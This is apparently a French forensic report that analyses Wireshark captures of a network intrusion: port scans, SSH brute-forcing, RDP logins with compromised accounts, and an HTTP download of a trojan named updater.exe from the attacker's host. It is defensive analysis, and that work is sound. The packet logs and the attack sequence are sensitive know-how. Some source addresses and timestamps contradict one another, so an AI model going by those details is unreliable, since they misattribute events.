
Time	Source	Src port	Destination	Dst port	Info
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.3	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.5	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.6	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.7	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.8	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.13	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.14	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.15	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.16	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.17	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.18	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.21	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2025-09-04 12:54:45	192.168.50.9	56222	192.168.1.22	443	56222 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

En filtrant sur **tcp.flags.syn == 1** and **tcp.flags.ack == 0**, l'analyse révèle un scan SYN méthodique à **04/09/2025 à 14:54:44**. Cette reconnaissance réseau massive présente les caractéristiques suivantes :

- Multiples paquets SYN couvrant l'ensemble du réseau **192.168.1.0/24**
- Pattern temporel régulier caractéristique d'un outil automatisé type **nmap**
- Couverture systématique des **ports et adresses IP** de l'infrastructure
- **Volume élevé** de tentatives de connexion dans une fenêtre temporelle réduite
- Origine externe depuis le réseau d'attaque **192.168.50.0/24**

Cette phase de reconnaissance constitue la première étape de l'attaque, permettant aux attaquants d'identifier tous les services actifs sur le réseau cible via des requêtes **TCP SYN** (scan de ports furtif) avant de procéder aux phases d'exploitation spécifiques.


Vue Wireshark avec filtre **ip.addr == 192.168.50.9** montrant le scan SYN étendu **04/09/2025 à 14:54 - 15:02**



Time	Source	Src port	Destination	Dst port	Host	Info
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.2	80		60194 → 80 [RST] Seq=
2025-09-04 12:54:56	192.168.1.2	143	192.168.50.9	60194		143 → 60194 [RST, ACK
2025-09-04 12:54:56	192.168.1.2	53	192.168.50.9	60194		53 → 60194 [RST, ACK]
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	445		60194 → 445 [RST] Seq
2025-09-04 12:54:56	192.168.1.4	995	192.168.50.9	60194		995 → 60194 [RST, ACK
2025-09-04 12:54:56	192.168.1.4	143	192.168.50.9	60194		143 → 60194 [RST, ACK
2025-09-04 12:54:56	192.168.1.2	443	192.168.50.9	60194		443 → 60194 [RST, ACK
2025-09-04 12:54:56	192.168.1.4	53	192.168.50.9	60194		53 → 60194 [RST, ACK]
2025-09-04 12:54:56	192.168.1.1	5900	192.168.50.9	60194		5900 → 60194 [RST, AC
2025-09-04 12:54:56	192.168.1.2	135	192.168.50.9	60194		135 → 60194 [RST, ACK
2025-09-04 12:54:56	192.168.1.4	135	192.168.50.9	60194		135 → 60194 [SYN, ACK
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	135		60194 → 135 [RST] Seq
2025-09-04 12:54:56	192.168.1.2	5900	192.168.50.9	60194		5900 → 60194 [RST, AC
2025-09-04 12:54:56	192.168.1.4	3389	192.168.50.9	60194		3389 → 60194 [SYN, AC
2025-09-04 12:54:56	192.168.1.1	53	192.168.50.9	60194		53 → 60194 [SYN, ACK]
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	3389		60194 → 3389 [RST] Se
2025-09-04 12:54:56	192.168.1.4	5900	192.168.50.9	60194		5900 → 60194 [RST, AC
2025-09-04 12:54:56	192.168.1.1	135	192.168.50.9	60194		135 → 60194 [SYN, ACK
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.1	53		60194 → 53 [RST] Seq=
2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.1	135		60194 → 135 [RST] Seq

L'analyse révèle un scan SYN massif.

Vue Wireshark avec filtre **(ip.src != 192.168.1.0/24 and ssh) && (ip.src == 192.168.50.14)**




Time	Source	Src port	Destination	Dst port	Info
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Key Exchange Init
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Elliptic Curve Diffie-Hellman Key Exchange …
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: New Keys
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Encrypted packet (len=44)
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Encrypted packet (len=60)
2025-09-04 12:55:44	192.168.50.14	56648	192.168.1.2	22	Client: Encrypted packet (len=52)
2025-09-04 12:55:45	192.168.50.14	56676	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:45	192.168.50.14	56710	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:45	192.168.50.14	56706	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:45	192.168.50.14	56742	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:45	192.168.50.14	56666	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)
2025-09-04 12:55:45	192.168.50.14	56670	192.168.1.2	22	Client: Protocol (SSH-2.0-libssh_0.11.1)

Une attaque SSH a clairement été identifié visiblement :

- ➢ Période d'attaque : **04/09/2025 à 14:55-15:03**
- ➢ Volume : 5,551 tentatives de connexion
- ➢ Signature technique : SSH-2.0-libssh_0.11.1

L'analyse révèle l'établissement d'une **connexion RDP** critique depuis **192.168.50.9** vers l'infrastructure interne. Cette compromission réussie marque le tournant de l'incident, transformant une tentative d'intrusion en accès effectif aux systèmes.



2025-09-04 13:34:05	192.168.50.9	45732	192.168.1.4	3389	Cookie: mstshash=Info, Negotiate Request
2025-09-04 13:34:05	192.168.1.4	3389	192.168.50.9	45732	Negotiate Response
2025-09-04 13:34:05	192.168.50.9	45732	192.168.1.4	3389	Client Hello (SNI=192.168.1.4)
2025-09-04 13:49:27	192.168.50.9	51512	192.168.1.4	3389	51512 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S…
2025-09-04 13:49:27	192.168.1.4	3389	192.168.50.9	51512	3389 → 51512 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0…
2025-09-04 13:49:27	192.168.50.9	51512	192.168.1.4	3389	Cookie: mstshash=Info, Negotiate Request
2025-09-04 13:49:27	192.168.1.4	3389	192.168.50.9	51512	Negotiate Response
2025-09-04 13:49:27	192.168.50.9	51512	192.168.1.4	3389	Client Hello (SNI=192.168.1.4)
2025-09-04 13:52:14	192.168.50.9	47282	192.168.1.4	3389	47282 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S…
2025-09-04 13:52:14	192.168.1.4	3389	192.168.50.9	47282	3389 → 47282 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0…
2025-09-04 13:52:14	192.168.50.9	47282	192.168.1.4	3389	Cookie: mstshash=cyberu, Negotiate Request
2025-09-04 13:52:14	192.168.1.4	3389	192.168.50.9	47282	Negotiate Response


Les caractéristiques de cette compromission incluent :

- ➢ Utilisation des identifiants compromis lors de l'attaque SSH (compte "info").
- ➢ Identification d'un compte “cyberu” inconnu sur le réseau Iron4software.
- ➢ On suppose qu'une session persistante sur Windows 10 (192.168.1.4)a été établie.

Adresse A	Port A	Adresse B	Port B	Paquets
192.168.50.9	45732	192.168.1.4	3389	17 651
192.168.50.9	47282	192.168.1.4	3389	12 530
192.168.50.9	51512	192.168.1.4	3389	6 169
192.168.1.4	63762	192.168.50.9	80	99

La conversation visible dans wireshark révèle également que le poste Windows 10 avec l'IP 192.168.1.4 a contacté le port HTTP 80 du poste avec IP 192.168.50.9, avec 99 paquets transitant en mode bidirectionnel. Cette communication indique l'établissement d'un canal de communication contrôlé par l'attaquant pour la suite des opérations.

Vue Wireshark avec filtre **(ip.dst == 192.168.50.9) && (tcp.port == 80)** montrant le téléchargement à 15:48:24


(ip.dst == 192.168.50.9) && (tcp.port == 80)

Time	Source	Src port	Destination	Dst port	Info
2025-09-04 13:48:24	192.168.50.8	3626	192.168.50.9	80	3626 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
2025-09-04 13:48:24	192.168.50.8	3626	192.168.50.9	80	3626 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2025-09-04 13:48:24	192.168.50.8	3626	192.168.50.9	80	GET /updater.exe HTTP/1.1
2025-09-04 13:48:24	192.168.50.8	3626	192.168.50.9	80	3626 → 80 [ACK] Seq=169 Ack=3127 Win=262656 Len=0
2025-09-04 13:48:24	192.168.50.8	3626	192.168.50.9	80	3626 → 80 [ACK] Seq=169 Ack=10427 Win=262656 Len=0

En utilisant le filtre spécialisé pour le trafic HTTP, l'analyse révèle un événement critique : le téléchargement d'un fichier updater.exe **04/09/2025 à 15:48:24** depuis **192.168.1.4**. Cette phase marque l'installation d'outils malveillants pour assurer la persistance.


L'analyse technique de ce téléchargement révèle :

- Heure : **04/09/2025 à 15:48:24**
- Source : **192.168.1.4** (machine compromise)
- Destination : 192.168.50.9 (serveur de l'attaquant)
- Protocole : HTTP
- Fichier : updater.exe (malware confirmé par VirusTotal ultérieurement)

Grâce à la fonctionnalité "Fichier / Exporter les objets" de Wireshark, le fichier **updater.exe** a pu être extrait de la capture réseau et soumis à analyse. Les résultats **VirusTotal** confirment la nature malveillante du fichier :

- Détection : 18 moteurs de sécurité identifient le fichier comme trojan.
- Règles SIGMA : Référence à des techniques de persistance.
- Techniques : Création de compte avec privilèges administrateur local.

Vue Wireshark avec filtre http.request or tls.handshake.type == 1 montrant l'accès GitHub


http.request or tls.handshake.type == 1

Time	Source	Src port	Destination	Dst port	Host	Info
2025-09-04 13:36:07	192.168.50.8	15987	52.123.128.14	443	ecs.office.com	Client Hello (SNI=ecs
2025-09-04 13:36:22	192.168.50.8	65139	185.199.110.133	443	raw.githubusercontent.com	Client Hello (SNI=raw
2025-09-04 13:36:52	192.168.50.8	37211	52.178.17.3	443	v10.events.data.microsoft.com	Client Hello (SNI=v10
2025-09-04 13:37:15	192.168.50.8	15904	72.145.35.109	443	array614.prod.do.dsp.mp.micros…	Client Hello (SNI=arr
2025-09-04 13:37:20	192.168.50.8	16857	13.107.6.254	443	b-ring.msedge.net	Client Hello (SNI=b-r

L'analyse des connexions TLS révèle un accès au site GitHub **04/09/2025 à 15:36**. L'utilisation du filtre http.request or tls.handshake.type == 1 permet de récupérer le Server Name Indication (SNI) qui n'est pas chiffré en début de communication TLS.

Cette activité est particulièrement significative car GitHub est couramment utilisé par les attaquants pour :

- ➢ Télécharger des outils de post-exploitation.
- ➢ Récupérer des scripts d'élévation de privilèges.
- ➢ Obtenir des frameworks d'attaque sophistiqués.

Malheureusement, le contenu exact des téléchargements reste inaccessible car le trafic HTTPS est chiffré après l'établissement de la session TLS.

4.3. **Windows 10 capture réseau (192.168.1.4)**

Ce rapport détaille l'analyse forensique d'un fichier de capture réseau (**windows10.pcapng**) visant à identifier des activités suspectes et des signes de compromission sur un poste de travail Windows 10. L'investigation s'est concentrée sur le trafic réseau sortant, les communications RDP, les téléchargements de fichiers et les accès à des services externes, en excluant les communications jugées légitimes en premier lieu.

Hiérarchie des protocoles

Protocole	Pourcent Paquets	Paquets
Frame	100.0	524067
Ethernet	100.0	524067
Internet Protocol Version 4	99.9	523289
User Datagram Protocol	1.0	5081
Simple Service Discovery Protocol	0.0	12
QUIC IETF	0.5	2878
Network Time Protocol	0.0	8
NetBIOS Name Service	0.0	14
NetBIOS Datagram Service	0.0	12
SMB (Server Message Block Protocol)	0.0	12
SMB MailSlot Protocol	0.0	12
Microsoft Windows Browser Protocol	0.0	12
Multicast Domain Name System	0.0	9
Link-local Multicast Name Resolution	0.0	2
Domain Name System	0.4	2112
Data	0.0	8
Connectionless Lightweight Directory Access Protocol	0.0	26
Transmission Control Protocol	98.8	518036
Transport Layer Security	8.6	45174
TPKT - ISO on TCP - RFC1006	0.0	10
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol	0.0	10
Remote Desktop Protocol	0.0	10
Short Message Peer to Peer	0.1	298
Session Initiation Protocol	0.0	1
Remote Procedure Call	0.0	11
Portmap	0.0	11
NetBIOS Session Service	0.1	585
SMB2 (Server Message Block Protocol version 2)	0.1	532
SMB (Server Message Block Protocol)	0.0	19
Microsoft Delivery Optimization	0.0	4
Lightweight Directory Access Protocol	0.1	321
Kerberos	0.0	51
Hypertext Transfer Protocol	0.3	1754
Online Certificate Status Protocol	0.0	20
Media Type	0.0	15
Line-based text data	0.0	123
JavaScript Object Notation	0.0	2
HTML Form URL Encoded	0.0	2
General Inter-ORB Protocol	0.0	1
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.1	610
SAMR (pidl)	0.0	30
Microsoft Network Logon	0.0	8
Local Security Authority	0.0	56
DCE/RPC Endpoint Mapper	0.0	96
Active Directory Replication	0.0	212
Data	1.0	5198
Internet Control Message Protocol	0.0	172
Address Resolution Protocol	0.1	778

dcerpc

Vu la quantité de paquet dans un premier temps on ne regarde que ce qui est hors du réseau de l'entreprise en utilisant le filtre **ip.src != 192.168.1.0/24**
Les premiers paquets visible remontent des ip publiques non problématique à première vue (identifier avec le site abuseipdb.com + exchange.xforce.ibmcloud.com)

Microsoft : 52.168.112.66 + 13.107.5.93 + 150.171.27.12 + 20.223.36.55 + 150.171.28.11 + 40.126.31.2 + 98.66.133.185
Akamai Technologies (service de cloud a priori) : 2.21.243.220 + 2.20.170.148

Dans un premier temps on les exclut avec le filtre suivant
(((((((((ip.src != 192.168.1.0/24) && !(ip.src == 52.168.112.66)) && !(ip.src == 2.21.243.220)) && !(ip.src == 13.107.5.93)) && !(ip.src == 2.20.170.148)) && !(ip.src == 150.171.27.12)) && !(ip.src == 20.223.36.55)) && !(ip.src == 150.171.28.11)) && !(ip.src == 40.126.31.2)) && !(ip.src == 98.66.133.185)

On constate qu'il y a une très grosse quantité de paquet en provenance de l'ip **192.168.50.9**, cela se confirme en regardant les statistiques de conversations de wireshark.

Adresse A	Adresse B	Paquets	Octets	ID de flux	Packets A → B	Bytes A → B	Packets B → A
192.168.50.9	192.168.1.4	170 196	19 Mo	10	85 901	6 Mo	84 295

On filtre sur **ARP** et on constate qu'il y a eu un scan **ARP** à **04/09/2025 à 15:54:44** (heure UTC affiché, il faut donc ajouter 2h pour le fuseau Europe/Paris). D'ailleurs l'analyse de trame du Ubuntu vu ultérieurement a révélé le même scan **ARP.**

arp

No.	Time	Source	Src Port	Destination	Dst Port	Proto	Host	Info
630	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.6?
631	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.7?
632	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.10?
633	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.3?
636	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.5?
637	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.8?
638	2025-09-04 12:54:44	bc:24:11:93…		ff:ff:ff:ff:f…		ARP		Who has 192.168.1.9?

On décide de filtrer sur cette ip **192.168.50.9** avec ce filtre **ip.addr ==192.168.50.9**
On constate un scan **SYN**. Le scan débute **04/09/2025 à 14:54:56** et semble se terminer vers **04/09/2025 à 15:02** environ.

ip.addr ==192.168.50.9

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Host	Info
634	2025-09-04 12:54:44	192.168.50.9		192.168.1.4		ICMP		Echo (ping) request id=0xbe
635	2025-09-04 12:54:44	192.168.1.4		192.168.50.9		ICMP		Echo (ping) reply id=0xbe
802	2025-09-04 12:54:46	192.168.50.9		192.168.1.4		ICMP		Echo (ping) request id=0xb4
803	2025-09-04 12:54:46	192.168.1.4		192.168.50.9		ICMP		Echo (ping) reply id=0xb4
1386	2025-09-04 12:54:56	192.168.50.9		192.168.1.4		ICMP		Echo (ping) request id=0x8a
1387	2025-09-04 12:54:56	192.168.1.4		192.168.50.9		ICMP		Echo (ping) reply id=0x8a
1388	2025-09-04 12:54:56	192.168.50.9	59938	192.168.1.4	443	TCP		59938 → 443 [SYN] Seq=0 Win=
1389	2025-09-04 12:54:56	192.168.1.4	443	192.168.50.9	59938	TCP		443 → 59938 [RST, ACK] Seq=1
1390	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	1720	TCP		60194 → 1720 [SYN] Seq=0 Win
1391	2025-09-04 12:54:56	192.168.1.4	1720	192.168.50.9	60194	TCP		1720 → 60194 [RST, ACK] Seq=
1392	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	22	TCP		60194 → 22 [SYN] Seq=0 Win=1
1393	2025-09-04 12:54:56	192.168.1.4	22	192.168.50.9	60194	TCP		22 → 60194 [RST, ACK] Seq=1
1394	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	21	TCP		60194 → 21 [SYN] Seq=0 Win=1
1395	2025-09-04 12:54:56	192.168.1.4	21	192.168.50.9	60194	TCP		21 → 60194 [RST, ACK] Seq=1
1396	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	8888	TCP		60194 → 8888 [SYN] Seq=0 Win
1397	2025-09-04 12:54:56	192.168.1.4	8888	192.168.50.9	60194	TCP		8888 → 60194 [RST, ACK] Seq=
1398	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	110	TCP		60194 → 110 [SYN] Seq=0 Win=
1399	2025-09-04 12:54:56	192.168.1.4	110	192.168.50.9	60194	TCP		110 → 60194 [RST, ACK] Seq=1
1400	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	25	TCP		60194 → 25 [SYN] Seq=0 Win=1
1401	2025-09-04 12:54:56	192.168.1.4	25	192.168.50.9	60194	TCP		25 → 60194 [RST, ACK] Seq=1
1402	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	139	TCP		60194 → 139 [SYN] Seq=0 Win=
1403	2025-09-04 12:54:56	192.168.1.4	139	192.168.50.9	60194	TCP		139 → 60194 [SYN, ACK] Seq=0
1404	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	139	TCP		60194 → 139 [RST] Seq=1 Win=
1405	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	199	TCP		60194 → 199 [SYN] Seq=0 Win=
1406	2025-09-04 12:54:56	192.168.1.4	199	192.168.50.9	60194	TCP		199 → 60194 [RST, ACK] Seq=1
1407	2025-09-04 12:54:56	192.168.50.9	60194	192.168.1.4	3306	TCP		60194 → 3306 [SYN] Seq=0 Win
1408	2025-09-04 12:54:56	192.168.1.4	3306	192.168.50.9	60194	TCP		3306 → 60194 [RST, ACK] Seq=

Si on affiche les statistiques de conversation on constate qu'il y a pas mal de communication vers le port **RDP 3389** ce qui est un potentiel signe de **compromission**.
On constate également que le poste Windows 10 avec l'ip **192.168.1.4** a contacté le port http 80 du poste avec IP **192.168.50.9** et 99 paquets ont transités.

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 65919 | UDP · 15


Adresse A	Port A	Adresse B	Port B	Paquets
192.168.50.9	45732	192.168.1.4	3389	17 651
192.168.50.9	47282	192.168.1.4	3389	12 530
192.168.50.9	51512	192.168.1.4	3389	6 169
192.168.1.4	63762	192.168.50.9	80	99
192.168.50.9	46250	192.168.1.4	3389	19
192.168.50.9	56320	192.168.1.4	3389	12

On utilise le filtre suivant pour obtenir plus d'informations
ip.addr ==192.168.50.9 && tcp.port == 3389 && _ws.col.protocol == "RDP"


Plusieurs connexion RDP semblent avoir eu lieu (screenshot affiché en heure UTC) depuis 192.168.50.9 **le 04/09/2025 :**

- **14:59** et **15:01** cela semble venir du scan réseau vu précédemment d'après le **msthash=nmap.**
- **15:34** et **15:49** des connexions potentiellement avec le compte **info**. Le msthash représente souvent un nom d'utilisateur, un token de routage ou un identifiant de session.
- **15:52** une connexion potentiellement avec un compte **cyberu**

.




Nous allons maintenant examiner les activités sur le port HTTP de l'adresse IP **192.168.50.9,** en utilisant le filtre suivant : **(ip.dst == 192.168.50.9) && (tcp.port == 80).**



